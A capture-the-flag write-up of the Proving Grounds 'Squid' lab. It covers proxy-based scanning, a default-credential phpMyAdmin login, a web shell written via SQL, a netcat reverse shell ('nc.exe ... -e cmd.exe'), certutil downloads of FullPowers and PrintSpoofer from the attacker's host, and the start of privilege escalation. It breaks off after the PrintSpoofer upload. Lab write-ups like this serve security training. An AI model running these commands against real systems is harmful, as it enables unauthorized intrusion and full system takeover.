Proving Grounds Practice 24 (Proxy Scanner + SQL File injection)

Proving Grounds Practice — Squid

Enumerataion

NMAP

Start with a Nmap scan:

```
sudo nmap -Pn -n $IP -sC -sV -p- --open
```

```
└─# nmap -p- -A -T4 -sC 192.168.208.189
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-25 07:59 GMT
Nmap scan report for 192.168.208.189
Host is up (0.0033s latency).
Not shown: 65529 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3128/tcp  open  http-proxy    Squid http proxy 4.14
|_http-server-header: squid/4.14
|_http-title: ERROR: The requested URL could not be retrieved
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least
Device type: specialized|general purpose
Running (JUST GUESSING): AVtech embedded (87%), Microsoft Windows XP (85%)
OS CPE: cpe:/o:microsoft:windows_xp::sp3
Aggressive OS guesses: AVtech Room Alert 26W environmental monitor (87%), Mi
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

This is an `nmap` scan result targeting the host `192.168.208.189`, showing open ports, detected services, versions, and some OS fingerprinting.

Breakdown of the Output:

- `-p-` → Scan all 65535 ports.
- `-A` → Enables OS detection, version detection, script scanning, and traceroute.
- `-T4` → Speeds up the scan (aggressive timing).
- `-sC` → Runs default scripts.

Port	State	Service	Version
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	open	microsoft-ds?	Possibly SMB (not confirmed)
3128/tcp	open	http-proxy	Squid HTTP Proxy 4.14
49666/tcp	open	msrpc	Microsoft Windows RPC
49667/tcp	open	msrpc	Microsoft Windows RPC

🔍 What is Squid Proxy (Port 3128)?

Squid is an open-source **HTTP proxy server**. It can:

- Cache web content to improve speed.
- Control user access to web resources (e.g., filter by IP, URL, etc.).
- Act as a **gateway** between clients and the internet.
- Be used to **anonymize** or **relay** traffic.

🛠️ Squid typically listens on **port 3128** (as in your scan), and it can be used in **transparent** or **explicit proxy** modes.

Mode	Description	Requires Client Setup?
Explicit	Client (e.g., browser or curl) is manually configured to use Squid as a proxy	✅ Yes
Transparent	Squid intercepts traffic without client configuration (via router/firewall) A **transparent proxy** (a.k.a. intercepting proxy) is a proxy server that **intercepts traffic without requiring client configuration**. For example, users on the network **don't set the proxy in their browser**, yet their traffic still goes through the proxy. NAT in Transparent setups is needed. ### 🔄 Now, why do we need NAT in transparent proxy setups? Because: > 💡 **Clients are sending traffic to the *destination server* (e.g., google.com), not to the proxy.** So you need a way to **divert that traffic to the proxy** without the client knowing. That's where NAT (specifically **port redirection**) comes in. ### 🔧 How NAT helps in Transparent Proxies: Suppose a client sends an HTTP request to `http://example.com` (IP: `93.184.216.34`, port `80`). In a transparent proxy setup: 1. The **router/firewall uses NAT rules** to intercept traffic destined for port `80`. 2. Instead of letting it go to `93.184.216.34:80`, the NAT rule **redirects it to the proxy** (e.g., `192.168.1.100:3128`). 3. The **proxy then makes the real connection** to `example.com` and forwards the response back to the client. To the client, it **looks like a normal connection** to `example.com`, but really it's gone through the proxy.	❌ No

🔎 Your Scan Output Suggests: Squid Proxy is running in Explicit Mode

Here's why:

🧩 Evidence:


1. **Open port 3128** with response:


```
3128/tcp open  http-proxy  Squid http proxy 4.14
|_http-title: ERROR: The requested URL could not be retrieved
```


   - This means **it's expecting properly formatted proxy requests**, not direct HTTP requests (like from a browser without proxy settings).
   - 🧠 What Does "Properly Formatted Proxy Requests" Mean?
     - When you access a **normal website** using your browser (without proxy settings), the browser sends a request like this directly to the **website**:

```
GET /index.html HTTP/1.1
Host: example.com
```


- But when you're using a **proxy server** (like Squid), your browser (or curl) must send the request **in a different format** — one that the proxy understands.
- 📦 Example: Direct HTTP Request (No Proxy)







- 🤔 Why Can't the Proxy Just Read the `Host:` Header?



2. **Returned an error page** rather than silently intercepting traffic (like a transparent proxy would).
   - Transparent proxies don't show this error — they simply proxy the traffic behind the scenes.
3. **No signs of NAT or redirection behavior** (which are needed for transparent proxy setups).
   - Nmap doesn't show evidence of interception or HTTP redirection.

✅ Conclusion: It's running in *explicit* mode

That means:

- Clients must be explicitly configured to send their HTTP traffic through it (e.g., setting the proxy in a browser or using `curl -x`).
- It's **not** silently intercepting traffic like a transparent proxy would.

🔬 You Can Test It Like This

Try running this from a machine in the same network:

```
curl -x http://192.168.208.189:3128 http://example.com
```

- `-x` = use this proxy for the request


- `http://192.168.208.189:3128` = the proxy server (in your case, Squid)
- `http://example.com` = the actual site you're trying to reach **through** the proxy

- If it returns the content of `example.com`, then the proxy allows your IP.
- If you get a Squid error like "Access Denied", then it likely restricts usage via ACLs.
- If you get a Squid error like "The requested URL could not be retrieved", then it means that the http request wasn't in http proxy format.

Scanning behind the proxy

There does not seem to be a publicly accessible webpage. This might be because the proxy hide it. I will need to scan behind the proxy, so I will use a scanner Spose here.

Spose tool



🔧 What is Spose (Proxy Scanner)?

Spose is a proxy-aware network scanner that allows you to:

- Perform **port scanning** through an HTTP proxy like **Squid**.
- **Bypass network restrictions** by bouncing your scan through the proxy.
- Enumerate services that are **not directly reachable** from your own machine.

It's especially useful when:

- You're outside the target network.
- The only way in is via an HTTP proxy.

🧪 How Spose Works (Conceptually)

Spose sends **crafted HTTP CONNECT requests** through a proxy like Squid. These requests look like:

```
CONNECT internal-ip:port HTTP/1.1
Host: internal-ip:port
```

If the proxy allows it, Squid will open a TCP tunnel between your scanner and the **internal target host**, allowing you to send traffic through it — like `nmap` or other tools would.

Purpose of the `CONNECT` Method

The `CONNECT` method is used to **establish a tunnel through a proxy** so that a client can directly communicate with another server using raw TCP — most commonly for **HTTPS**.

- By default, browsers use `CONNECT` when accessing HTTPS websites via a proxy.

🧠 Why HTTPS Needs `CONNECT` Through a Proxy

📄 **For regular HTTP:**

- The proxy reads the full request.
- It fetches the page on your behalf, and sends it back.
- Example:

```
GET http://example.com/index.html HTTP/1.1
Host: example.com
```

Why No CONNECT for HTTP?


- Because HTTP traffic is **plaintext**, the proxy can simply read and handle the requests itself.
- There's no need to establish a raw tunnel — the proxy acts as an intermediary and fetches content on behalf of the client.
- CONNECT is used only to set up a **transparent tunnel** for encrypted traffic where the proxy cannot understand or modify the content.

🔐 **For HTTPS:**

- Traffic is encrypted end-to-end.
- The proxy **cannot decrypt it**, so it can't "fetch" anything itself.
- Instead, the client uses `CONNECT` to say:

> "Please open a raw tunnel to `example.com:443` and let me send my encrypted traffic through it."

That's **why** `CONNECT` **is essential for HTTPS over proxy.**




🔁 What Happens Internally


1. Client: `CONNECT example.com:443 HTTP/1.1`
2. Proxy: `200 Connection Established`
3. Now your browser sends encrypted HTTPS data through the proxy.

Connection Type	Proxy Handling	Needs CONNECT?
HTTP	Proxy fetches page	❌ No
HTTPS	Client tunnels via proxy	✅ Yes


Scanning Results

The scanner discovered a service on port 8080, most likly this is a webservice. So I tried to visit this service after adding the proxy to the browser






I now tried to enumerate the directories




Foothold

I found PhpMyAdmin page, I tried to login with root and no password and that worked (this is a misconfiguration, probably since the page is not public and hidden behind a proxy!!)



This sketch cannot currently be displayed in exports

Under SQl, I can inject a shell but first I ll need to know the writable path where to write the shell to. I searched in the enumerated directories looking for an info file or config. I found this one and it shows that the ROOT_PATH is C:\wamp\apps.



What is `ROOT_PATH`?

- `ROOT_PATH` is a variable defined in the web application's configuration files.
- It typically indicates the **base directory** on the server's filesystem where the web application's files are stored or served from.
- In your case, `C:\wamp\apps` means the web app (here, PhpMyAdmin or the WAMP stack) is installed under this folder on the Windows server.

Why is this important for you?

- Since you want to **upload a shell** or place a file on the server, you need to know **where you are allowed to write files** that will be accessible via the web.
- Knowing `ROOT_PATH` tells you the **root directory of the web server files**—if you write your shell somewhere inside `C:\wamp\apps`, you may be able to access it through a browser.
- For example, if you write your shell as:

```
C:\wamp\apps\phpmyadmin\uploads\shell.php
```


- and the web root maps to `C:\wamp\apps\phpmyadmin`, then you could browse to:

```
http://target/phpmyadmin/uploads/shell.php
```


  - to access your shell.

Exploit

I used this ROOT_PATh to write the shell and was successful. This is SQL Injection.



I visited the shell now and checked the functionlaity




Reverse Shell


There were a number of options for me know to leverge this for a reverseshell.


1. Use msfvenom to create a revshell.exe and then upload it using certutil and run it
2. Use certuilt to upload nc.exe and then run it to get a reverse shell.


I tried both options and they both worked

Option1:












Now lets execute promt.exe




This shell however was not very stable so I used the shell of option2

Option2:







After uploading nc to the webserver we can use it to connect to the listener



nc.exe 192.168.45.248 4242 -e cmd.exe




And I got the shel



Privilege Escalation

I am nt authority for local service with not much privs. I cannot even access the Adminsiatror folder



Service accounts often have `SeImpersonatePrivilege`

- Many **service accounts** (like `NT AUTHORITY\LOCAL SERVICE`, `NETWORK SERVICE`, or `SYSTEM`) are granted **a predefined set of privileges** by Windows by default.
- These privileges include things like `SeImpersonatePrivilege`, because services often need to impersonate clients or other users as part of their operation.
- So, the account you were using (a service account) **likely already had** `SeImpersonatePrivilege` **assigned**, but it was **disabled in the current process token** by default.

Understanding privilege states and `whoami /priv`

- The command `whoami /priv` **shows privileges that are currently enabled or available in your access token**.
- However, if a privilege is **assigned but disabled**, it **may not always appear** clearly or at all in the list depending on how Windows populates that info.
- Sometimes, privileges that are assigned but not enabled might be omitted or shown as disabled, or even hidden, by `whoami /priv` depending on context or token state.

What FullPowers actually does

- FullPowers calls Windows APIs to **enable a privilege** that's already assigned to your token but **currently disabled**.
- Once enabled, the privilege **becomes active** in your process token.
- This means:
  - Before FullPowers runs:
    - The privilege is assigned but **disabled**, so `whoami /priv` may **not list it** or show it as disabled.
  - After FullPowers runs:
    - The privilege is **enabled**, so `whoami /priv` now clearly **shows it in the list** as enabled.

Why didn't it show before?

- The Windows API behind `whoami /priv` enumerates **enabled and disabled privileges** but the tool or OS version might not always display disabled ones clearly.
- Some privileges are "present" but hidden or inactive in your token until explicitly enabled.
- FullPowers explicitly **activates** these privileges, making them visible and usable.

Lets retrieve our lost privileges back

This goes through two stages:

Stage1

I will need to recover fill privileges: I came accross this tool FullPowers here

FullPowers

FullPowers is a Proof-of-Concept tool I made for automatically recovering the **default privilege set** of a service account including **SeAssignPrimaryToken** and **SeImpersonate**.

I downloaded the .exe file form here

I uploaded the script using certutil and run it

```
C:\wamp\www>certutil.exe -urlcache -split -f http://192.168.45.248/FullPowers.exe
certutil.exe -urlcache -split -f http://192.168.45.248/FullPowers.exe
****  Online  ****
  0000  ...
  9000
CertUtil: -URLCache command completed successfully.

C:\wamp\www>FullPowers.exe -x
FullPowers.exe -x
[+] Started dummy thread with id 2040
[+] Successfully created scheduled task.
[-] Couldn't detect task's process start.

C:\wamp\www>FullPowers.exe
FullPowers.exe
[+] Started dummy thread with id 2832
[+] Successfully created scheduled task.
[+] Got new token! Privilege count: 7
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.17763.2300]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Now I have more Privileges including SetImpersonatePrivilges

```
C:\Windows\system32>whoami/priv
whoami/priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= =======
SeAssignPrimaryTokenPrivilege Replace a process level token             Enabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Enabled
SeAuditPrivilege              Generate security audits                  Enabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Enabled
```

Stage2:

abusing `SeImpersonatePrivilege`: I came across PrintSpoofer here.

PrintSpoofer

From LOCAL/NETWORK SERVICE to SYSTEM by abusing `SeImpersonatePrivilege` on Windows 10 and Server 2016/2019.

For more information: https://itm4n.github.io/printspoofer-abusing-impersonate-privileges/.

I downloaded the .exe file from here

I uploaded the PrintSpoofer.exe to the windows machine


```
C:\wamp\www>certutil.exe -urlcache -split -f http://192.168.45.248/PrintSpoofer.exe
certutil.exe -urlcache -split -f http://192.168.45.248/PrintSpoofer.exe
****  Online  ****
  0000  ...
  6a00
CertUtil: -URLCache command completed successfully.

C:\wamp\www>
```

